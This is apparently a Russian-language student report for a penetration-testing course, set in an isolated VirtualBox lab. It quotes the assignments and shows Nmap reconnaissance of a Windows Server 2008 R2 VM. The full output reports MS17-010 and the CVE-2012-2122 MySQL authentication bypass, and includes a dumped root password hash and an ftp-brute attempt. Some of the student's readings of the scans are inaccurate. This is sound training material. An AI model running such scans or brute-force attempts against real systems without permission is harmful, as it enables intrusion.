(kali㉿kali)-[~]
└─$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=106 time=32.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=106 time=31.7 ms
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 31.674/32.097/32.520/0.423 ms
```

10. Проверьте также доступность VM WS2008R2.

```
(kali㉿kali)-[~]
└─$ ping 192.168.56.107
PING 192.168.56.107 (192.168.56.107) 56(84) bytes of data.
64 bytes from 192.168.56.107: icmp_seq=1 ttl=128 time=0.569 ms
64 bytes from 192.168.56.107: icmp_seq=2 ttl=128 time=0.376 ms
```

11. Если команда выше выполняется успешно и пинг между VM идёт, можно переходить к решению заданий итогового проекта.

Задача 1. Инвентаризация сетевой инфраструктуры

Проведите инвентаризацию и определите состав сетевого оборудования и его свойства.

Что нужно сделать

Step 1: Просканируйте сеть организации и определите наличие «живых» хостов, используя утилиту Nmap или любую другую на своё усмотрение.

Step 2: Определите открытые порты и их назначение.

Step 3: Определите приложения и их версии на открытых портах.

Дополните общий отчёт описанием проделанной работы.

Советы и рекомендации

Для сканирования используйте техники, изученные в разделе «Этичный хакинг с Nmap».

Старайтесь получить максимум информации о каждом хосте.

Сканируйте каждый обнаруженный открытый порт всеми возможными способами.

Любая информация, обнаруженная на всех этапах в ходе анализа машины, сервера, сканирования, может оказаться полезной для выполнения работы. Поэтому советуем фиксировать её в заметках.

Критерии оценивания

Перечислены все «живые» хосты.

Перечислены все открытые порты на всех «живых» хостах.

Перечислены все приложения на всех открытых портах с указанием версий (где это доступно).

Артефакты задания

- В общем отчёте представлена следующая информация:
- Список активных хостов в сети.
- Список открытых портов на активных хостах.
- Список приложений на открытых портах.
- Детальная информация по обнаруженным приложениям (размер и глубина не важны).

```

(kali㉿kali)-[~]
└─$ sudo nmap -p- 192.168.56.0/24 -sV -A
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-02 05:28 EST
Stats: 0:00:42 elapsed; 252 hosts completed (3 up), 3 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 50.20% done; ETC: 05:30 (0:00:40 remaining)
Nmap scan report for 192.168.56.1
Host is up (0.00047s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows RPC
49703/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 0A:00:27:00:00:1D (Unknown)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10|XP (91%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows Server 2019 (91%), Microsoft Windows 10 1909 (90%), Microsoft Windows XP SP3 (85%), Microsoft Windows XP SP2 (85%)
)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required
| nbstat: NetBIOS name: DESKTOP-HLUEIVT, NetBIOS user: <unknown>, NetBIOS MAC
: 0A:00:27:00:00:1D (unknown)
|_ clock-skew: 1s
| smb2-time:
|   date: 2024-03-02T10:33:26
|_ start_date: N/A

TRACEROUTE
HOP RTT      ADDRESS
1  0.47 ms  192.168.56.1

Nmap scan report for 192.168.56.100
Host is up (0.00043s latency).
All 65535 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 65428 filtered tcp ports (proto-unreach), 107 filtered tcp ports (no-response)
MAC Address: 08:00:27:24:6C:29 (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.43 ms  192.168.56.100

Nmap scan report for 192.168.56.107
Host is up (0.00044s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 Enterprise 7601 Service Pack 1
2222/tcp   open  ssh          OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 0a:4a:22:9c:4a:8c:2c:e6:d8:3e:3e:77:9d:30:18:af (RSA)
|   256 1a:99:43:3c:07:62:83:37:70:18:e0:d2:b4:a5:53:e4 (ECDSA)
|_  256 75:9c:c7:ca:b5:a5:7c:d4:ce:55:6f:cf:9b:0b:eb:d4 (ED25519)
3306/tcp   open  mysql        MySQL 5.6.17
| mysql-info:
|   Protocol: 10
|   Version: 5.6.17
|   Thread ID: 4
|   Capabilities flags: 63487
|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, DontAllowDatabaseTableColumn, SupportsCompression, LongColumnFlag, ODBCClient, ConnectWithDatabase, Speaks41ProtocolNew, IgnoreSpaceBeforeParenthesis, InteractiveClient, IgnoresSignipes, LongPassword, FoundRows, SupportsLoadDataLocal, SupportsTransactions, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatement
|
| Status: Autocommit
| Salt: 5@$0e-P+$0*{Sj;)Zj&{
|_ Auth Plugin Name: mysql_native_password
4389/tcp   open  ssl/xandros-cms?
|_ ssl-date: 2024-03-02T10:34:05+00:00; +1s from scanner time.
|_ ssl-cert: Subject: commonName=WIN-9RSE92L6TU0
| Not valid before: 2024-02-27T09:41:03
|_ Not valid after: 2024-08-28T09:41:03
8091/tcp   open  http         Apache httpd 2.4.9 ((Win64) PHP/5.5.12)
|_ http-server-header: Apache/2.4.9 (Win64) PHP/5.5.12
|_ http-title: Site doesn't have a title (text/html).

```

```

|_http-title: Site doesn't have a title (text/html).
47001/tcp open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc     Microsoft Windows RPC
49153/tcp open  msrpc     Microsoft Windows RPC
49154/tcp open  msrpc     Microsoft Windows RPC
49155/tcp open  msrpc     Microsoft Windows RPC
49156/tcp open  msrpc     Microsoft Windows RPC
49157/tcp open  msrpc     Microsoft Windows RPC
MAC Address: 08:00:27:C7:AD:34 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:: - cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h00m01s, deviation: 4h00m00s, median: 0s
|_nbstat: NetBIOS name: WIN-9RSE92L6TU0, NetBIOS user: <unknown>, NetBIOS MAC : 08:00:27:c7:ad:34 (Oracle VirtualBox virtual NIC)
| smb-os-discovery:
| OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1 (Windows Server 2008 R2 Enterprise 6.1)
| OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
| Computer name: WIN-9RSE92L6TU0
| NetBIOS computer name: WIN-9RSE92L6TU0\x00
| Workgroup: WORKGROUP\x00
| System time: 2024-03-02T02:33:26-08:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
| smb2-time:
| date: 2024-03-02T10:33:26
| start_date: 2024-03-02T09:04:20
| smb2-security-mode:
| 2:1:0:
| Message signing enabled but not required

TRACEROUTE
HOP RTT      ADDRESS
1  0.44 ms  192.168.56.107

Nmap scan report for 192.168.56.104
Host is up (0.000065s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.4p1 Debian 1 (protocol 2.0)
| ssh-hostkey:
| 256 08:b5:a0:e2:b2:37:da:ee:74:ec:1e:d7:18:b8:5b:32 (ECDSA)
| 256 50:e6:99:0f:7b:48:e1:c2:b4:cd:34:79:a7:97:1c:61 (ED25519)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 315.35 seconds

```

(kali㉿kali)-[~]

Для начала я решил начать со сканирования всех адресов от IP 192.168.56.0/24, используя команду `sudo nmap -sV -p- -A 192.168.56.0/24`.

-sV используется для отображения всех используемых служб на открытых портах, **-p-** используется для сканирования всех 65535 портов, чтобы точно их можно было просканировать на какие нибудь уязвимости, **-A** нужен для показа предложения, какая OS используется для сканированного адреса.

P.S. В прошлый раз у меня показывало просто Windows, без какой-либо версии. При сканировании данной подсети были обнаружены открытыми 4 адреса: 192.168.56.1, 192.168.56.100, 192.168.56.104 и 192.168.56.107.

Далее я просканирую открытые порты и их службы адреса 192.168.56.100, поскольку просканировав другие адреса — данный адрес содержит наибольшее количество открытых портов (14 открытых портов).

Открытые порты: для адреса 192.168.56.107

135 (msrpc), 139 (netbios-ds), 445 (microsoft-ds), 2222 (ssh), 3306 (mysql), 4389 (ssl/xandros-cms), 8091 (http), 47001 (http), с 49152 по 49157 (msrpc).

Используемые версии службы: Microsoft Windows RPC; Microsoft Windows netbios-ssn; Windows Server 2008 R2 Enterprise 7601 Service; OpenSSH for Windows 8.1 (protocol 2.0); MySQL 5.6.17; Apache httpd 2.4.9 ((Win64) PHP/5.5.12); Microsoft HTTPAPI httpd 2.0 (SSDP/UpnP), Microsoft Windows RPC (6 портов подряд).

Дальше я решил просканировать другие адреса данной VM, на наличие открытых портов. Но результат предыдущего сканирования уже всё показал: адрес 192.168.56.1 имеет 4 открытых порта, но не та версия OS Windows (это Windows 10); у адреса 192.168.56.100 не имеет ни одного открытого порта; а адрес 192.168.56.104 это вообще другая OS (Linux), с которой было проведено то самое сканирование. Поэтому жертвой для пентеста будет именно адрес 192.168.56.107.

Далее я кратко опишу об открытых портах, используемых службах, а также о другой различной информации, которую можно будет получить во время сканирования — и которая может оказаться полезной в тех или иных аспектах.

P.S. Помимо этого, я решил ещё и показать процесс сканирования экранными выстрелами, несмотря на то, что в задании написано: «Дополните общий отчёт описанием проделанной работы». Иногда лучше результат визуализировать.

```
(kali㉿kali)-[~]
└─$ sudo nmap -p- 192.168.56.107 -O
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 03:17 EST
Nmap scan report for 192.168.56.107
Host is up (0.00077s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2222/tcp   open  EtherNetIP-1
3306/tcp   open  mysql
4389/tcp   open  xandros-cns
8891/tcp   open  jamlink
47081/tcp  open  winrm
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:C7:AD:34 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:: - cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.61 seconds
```

По данным данной команды: [sudo nmap -p- 192.168.56.107 -O](#):

Открытые порты (службы): 135 (msrpc), 139 (netbios-ssn), 445 (microsoft-dns), 2222 (EtherNetIP-1), 3306 (mysql), 4389 (xandros-cns), 8891 (jamlink), 47081 (winrm), с 49152 по 49157 (каждый из них unknown).

Предположительно используемое программное обеспечение, на котором работает данная VM: Microsoft Windows 7 SP0-Sp1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8 or Windows 8.1 Update 1.

```
(kali㉿kali)-[~]
$ sudo nmap 192.168.56.107 --top-ports 28
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 23:41 EST
Nmap scan report for 192.168.56.107
Host is up (0.0047s latency).

PORT      STATE    SERVICE
21/tcp     filtered  ftp
22/tcp     filtered  ssh
23/tcp     filtered  telnet
25/tcp     filtered  smtp
53/tcp     filtered  domain
80/tcp     filtered  http
110/tcp    filtered  pop3
111/tcp    filtered  rpcbind
113/tcp    filtered  ident
135/tcp    open      msrpc
139/tcp    open      netbios-ssn
143/tcp    filtered  imap
199/tcp    filtered  smux
443/tcp    filtered  https
445/tcp    open      microsoft-ds
465/tcp    filtered  smtps
548/tcp    filtered  afp
587/tcp    filtered  submission
993/tcp    filtered  imaps
995/tcp    filtered  pop3s
1025/tcp   filtered  NFS-or-IIS
1720/tcp   filtered  h323q931
1723/tcp   filtered  pptp
3306/tcp   filtered  mysql
3389/tcp   filtered  ms-wbt-server
5900/tcp   filtered  vnc
8080/tcp   filtered  http-proxy
8888/tcp   filtered  sun-answerbook

Nmap done: 1 IP address (1 host up) scanned in 1.86 seconds
```

По данным данной команды: `sudo nmap 192.168.56.107 --top-ports 28` (тут я пытался увидеть максимальное число открытых портов)

Открытые порты: 21 (ftp), 22 (ssh), 23 (telnet), 25 (smtp), 53 (domain), 80 (http), 110 (pop3), 111 (prcbind), 113 (ident), 135 (msrpc), 139 (netbios-ssn), 143 (imap), 199 (smux), 443 (https), 445 (microsoft-dns), 465 (smtps), 548 (afp), 587 (submission), 993 (imaps), 995 (pop3s), 1025 (NFS-or-IIS), 1720 (h323q931), 1723 (pptp), 3306 (mysql), 3389 (ms-wbt-server), 5900 (vnc), 8080 (http-proxy), 8888 (sun-answerbook).

Отфильтрованные порты: 21, 22, 23, 25, 53, 80, 110, 111, 113, 143, 199, 443, 465, 548, 587, 993, 995, 1025, 1720, 1723, 3306, 3389, 5900, 8080, 8888.

```

(kali㉿kali)-[~]
$ sudo nmap 192.168.56.107 -T4 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 23:30 EST
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 71.43% done; ETC: 23:30 (0:00:04 remaining)
Nmap scan report for 192.168.56.107
Host is up (0.00059s latency).
Not shown: 530 closed tcp ports (reset), 463 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
902/tcp    open  ssl/vmware-auth VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
912/tcp    open  vmware-auth     VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
2869/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
Device type: bridge/general purpose/switch
Running (JUST GUESSING): Oracle VirtualBox (95%), QEMU (92%), Allied Telesyn embedded (86%), Bay Networks embedded (86%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:alliedtelesyn:at-9006 cpe:/h:baynetworks:bystack_450
Aggressive OS guesses: Oracle VirtualBox (95%), QEMU user mode network gateway (92%), Allied Telesyn AT-9006SX/SC switch (86%), Bay Networks BayStack 450 switch (software version 3.1.0.22) (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-02-24T04:30:57
|_ start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_ Message signing enabled but not required
|_nbstat: NetBIOS name: DESKTOP-HLUEIVT, NetBIOS user: <unknown>, NetBIOS MAC: 0a:00:27:00:00:1a (unknown)

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  0.13 ms  10.0.3.2
2  0.22 ms  192.168.56.107

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.51 seconds

```

"the quieter you become, the more you are able to hear"

(kali㉿kali)-[~]

По данным данной команды: `sudo nmap 192.168.56.107 -T4 -A`:

Открытые порты (службы): 135 (msrpc), 139 (netbios-ssn), 445 (microsoft-dns), 902 (ssl/vmware-auth), 912 (vmware-auth), 2869 (http), 5357 (http).

Используемые службы: Microsoft Windows RPC, Microsoft Windows netbios-ssn, Vmware Authentication Daemon 1.0/1.10 (Uses VNC, SOAP) и Microsoft HTTPAPI httpd 2.0 (SSDP/UpnP)

Данная команда повторят похожие данные с опций `-O` (в плане того, что где предположительно используемое программное обеспечение, на котором работает данная VM) и `-sV` (названия и версии используемых служб).

Но также она также показала другую информацию об устройстве: время, MAC-адрес, имя устройства и др.

```
(kali㉿kali)-[~]
└─$ sudo nmap -p- --script vuln 192.168.56.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 22:31 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|     After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Nmap scan report for 192.168.56.107
Host is up (0.00049s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2222/tcp   open  EtherNetIP-1
3306/tcp   open  mysql
| mysql-vuln-cve2012-2122:
|   VULNERABLE:
|     Authentication bypass in MySQL servers.
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2012-2122
|         When a user connects to MariaDB/MySQL, a token (SHA
|           over a password and a random scramble string) is calculated and compa
red
|             with the expected value. Because of incorrect casting, it might've
|               happened that the token and the expected value were considered equal,
|                 even if the memcmp() returned a non-zero value. In this case
|                   MySQL/MariaDB would think that the password is correct, even while it
is
|                     not. Because the protocol uses random strings, the probability of
|                       hitting this bug is about 1/256.
|                         Which means, if one knows a user name to connect (and "root" almost
|                           always exists), she can connect using *any* password by repeating
|                             connection attempts. ~300 attempts takes only a fraction of second, s
o
|                               basically account password protection is as good as nonexistent.

Disclosure date: 2012-06-9
Extra information:
  Server granted access at iteration #1500

root:*67A5195F64E08F5700B665061545D5473D77B5D7

References:
  http://seclists.org/oss-sec/2012/q2/493
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-2122
  https://community.rapid7.com/community/metasploit/blog/2012/06/11/cve
-2012-2122-a-tragically-comedic-security-flaw-in-mysql
4389/tcp  open  xandros-cms
|_ssl-ccs-injection: No reply from server (TIMEOUT)
8091/tcp  open  jamlink
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:C7:AD:34 (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|         Risk factor: HIGH
|           A critical remote code execution vulnerability exists in Microsoft SM
Bv1
|             servers (ms17-010).

Disclosure date: 2017-03-14
References:
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance
-for-wannacrypt-attacks/
|_  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 165.42 seconds

```

```
(kali㉿kali)-[~]
└─$
```

По данным данной команды: [sudo nmap -p- --script vuln 192.168.56.107](#)

У данного адреса есть 2(3) уязвимости: CVE-2012-2122 (уязвимость с MySQL) и CVE-2017-0143 (ms17_010) (broadcast-avahi-dos (CVE-2011-1002)).

```
└─(kali㉿kali)-[~]
$ sudo nmap -p- --script=http-malware-host 192.168.56.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 22:45 EST
Nmap scan report for 192.168.56.107
Host is up (0.00022s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2222/tcp   open  EtherNetIP-1
3306/tcp   open  mysql
4389/tcp   open  xandros-cms
8091/tcp   open  jamlink
47001/tcp  open  winrm
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:C7:AD:34 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 353.28 seconds
```

```
└─(kali㉿kali)-[~]
$ ┌───[
```

По данным данной команды: `sudo nmap -sV --script=http-malware-host 192.168.56.107`

У данного адреса не содержится никакого вредоносного ПО.

```
└─(kali㉿kali)-[~]
$ sudo nmap -p21 --script ftp-brute 192.168.56.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 22:54 EST
Nmap scan report for 192.168.56.107
Host is up (0.00034s latency).

PORT      STATE SERVICE
21/tcp    closed  ftp
MAC Address: 08:00:27:C7:AD:34 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

```
└─(kali㉿kali)-[~]
$ ┌───[
```

По данным данной команды: `sudo nmap -script ftp-brute -p- 192.168.56.107`

Данный порт, с которого теоретически могла быть совершена атака брутальной силы, является отфильтрованным (близко к закрытому).

```
—(kali㉿kali)-[~]
└─$ sudo nmap -p21 -script ftp-brute 192.168.56.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 22:54 EST
Nmap scan report for 192.168.56.107
Host is up (0.00034s latency).

PORT      STATE SERVICE
21/tcp    closed  ftp
MAC Address: 08:00:27:C7:AD:34 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

—(kali㉿kali)-[~]
└─$ sudo nmap -sV -p- --script=ssl-heartbleed 192.168.56.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 22:57 EST
Nmap scan report for 192.168.56.107
Host is up (0.00017s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
2222/tcp  open  ssh             OpenSSH for_Windows_8.1 (protocol 2.0)
3306/tcp  open  mysql           MySQL 5.6.17
4389/tcp  open  ssl/xandros-cms?
8091/tcp  open  http            Apache httpd 2.4.9 ((Win64) PHP/5.5.12)
|_http-server-header: Apache/2.4.9 (Win64) PHP/5.5.12
47001/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc           Microsoft Windows RPC
49153/tcp open  msrpc           Microsoft Windows RPC
49154/tcp open  msrpc           Microsoft Windows RPC
49155/tcp open  msrpc           Microsoft Windows RPC
49156/tcp open  msrpc           Microsoft Windows RPC
49157/tcp open  msrpc           Microsoft Windows RPC
MAC Address: 08:00:27:C7:AD:34 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 144.24 seconds
```

По данным данной команды: [sudo nmap -sV -p- --script=ssl-heartbleed 192.168.56.107](#)

Данный адрес не имеет уязвимость OpenSSL Heartbleed (CVE-2014-0160).

```
—(kali㉿kali)-[~]
└─$ sudo nmap -sV -p- --script=ssl-heartbleed.nse 192.168.56.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 23:01 EST
Nmap scan report for 192.168.56.107
Host is up (0.00034s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
2222/tcp  open  ssh             OpenSSH for_Windows_8.1 (protocol 2.0)
3306/tcp  open  mysql           MySQL 5.6.17
4389/tcp  open  ssl/xandros-cms?
8091/tcp  open  http            Apache httpd 2.4.9 ((Win64) PHP/5.5.12)
|_http-server-header: Apache/2.4.9 (Win64) PHP/5.5.12
47001/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc           Microsoft Windows RPC
49153/tcp open  msrpc           Microsoft Windows RPC
49154/tcp open  msrpc           Microsoft Windows RPC
49155/tcp open  msrpc           Microsoft Windows RPC
49156/tcp open  msrpc           Microsoft Windows RPC
49157/tcp open  msrpc           Microsoft Windows RPC
MAC Address: 08:00:27:C7:AD:34 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 147.56 seconds
```

Тут что-то подобное.

По данным данной команды: [sudo nmap -sU -A -PN -pU:19,53,123,161 -script=ntp-monlist,dns-recursion,snmp-sysdescr 192.168.56.107](#)

Были использованы мною и другие различные способы сканирования, но среди них были те процессы, во время которых они «зависали» на 99.99%, а также те процессы, которые показывали примерно одинаковые результаты, некоторые из них показывали те же самые данные, один в один.

```
(kali㉿kali)-[~]
$ sudo nmap --script=http-headers 192.168.56.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 04:13 EST
Nmap scan report for 192.168.56.107
Host is up (0.026s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsecure
912/tcp    open  apex-mesh
2869/tcp   open  icslap
5357/tcp   open  wsdapi
8090/tcp   open  opsmessaging

Nmap done: 1 IP address (1 host up) scanned in 5.81 seconds
```

Это один из примеров, что сканирование других типов данных (несмотря на другие режимы сканирования или используемые скрипты), показывает просто открытые порты.

P.S. Я может быть даже переборщил, но посмотрим что Вы скажете об этом.

Задача 2. Тестирование безопасности сетевых сервисов

Имеется ВМ, изолированная в рамках инцидента информационной безопасности. Вам необходимо определить в ней доступные сервисы и проверить их на возможность использования для взлома ВМ с дальнейшим закреплением злоумышленника в ВМ.

Что нужно сделать

Step 1: Определите перечень доступных извне сетевых сервисов.

Step 2: Выясните, есть ли для выбранных сервисов способы эксплуатации, при помощи metasploit framework.

Step 3: В случае успешной реализации предыдущего пункта проведите атаку на уязвимый сервис с закреплением на ВМ.

Дополните общий отчёт описанием проделанной работы и скриншотами, подтверждающими выполнение заданий.

Советы и рекомендации

Внимательно изучите каждый обнаруженный сетевой сервис.

Обращайте внимание на версии и дополнительные элементы (темы, плагины, аддоны и так далее), которые помогут точнее указать на наличие уязвимостей.

Некоторые старые версии Windows могут иметь критические уязвимости, например [ms17_010](#).

Критерии оценивания

Обнаружены SSH и веб-сервисы.

Найден как минимум один способ атаки на уязвимый сервис с закреплением на ВМ с использованием metasploit framework.

Описан вектор атаки в виде пути, который потенциально может пройти злоумышленник (точка входа, промежуточные точки, конечная цель), со скриншотами, подтверждающими возможность выполнения атаки.

Артефакты задания

- В общем отчёте представлена следующая информация:
 - Список доступных сетевых сервисов и уязвимостей в них.
 - Скриншоты, подтверждающие решение заданий, и описание решений заданий.
 - Ответы минимум на два из трёх поставленных в задаче вопросов.

```

└──(kali㉿kali)-[~]
$ sudo nmap -p- --script vuln 192.168.56.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 22:31 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|     After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.56.107
Host is up (0.00049s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2222/tcp   open  EtherNetIP-1
3306/tcp   open  mysql
| mysql-vuln-cve2012-2122:
|   VULNERABLE:
|     Authentication bypass in MySQL servers.
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2012-2122
|         When a user connects to MariaDB/MySQL, a token (SHA
|         over a password and a random scramble string) is calculated and compa
red.
|           with the expected value. Because of incorrect casting, it might've
|           happened that the token and the expected value were considered equal,
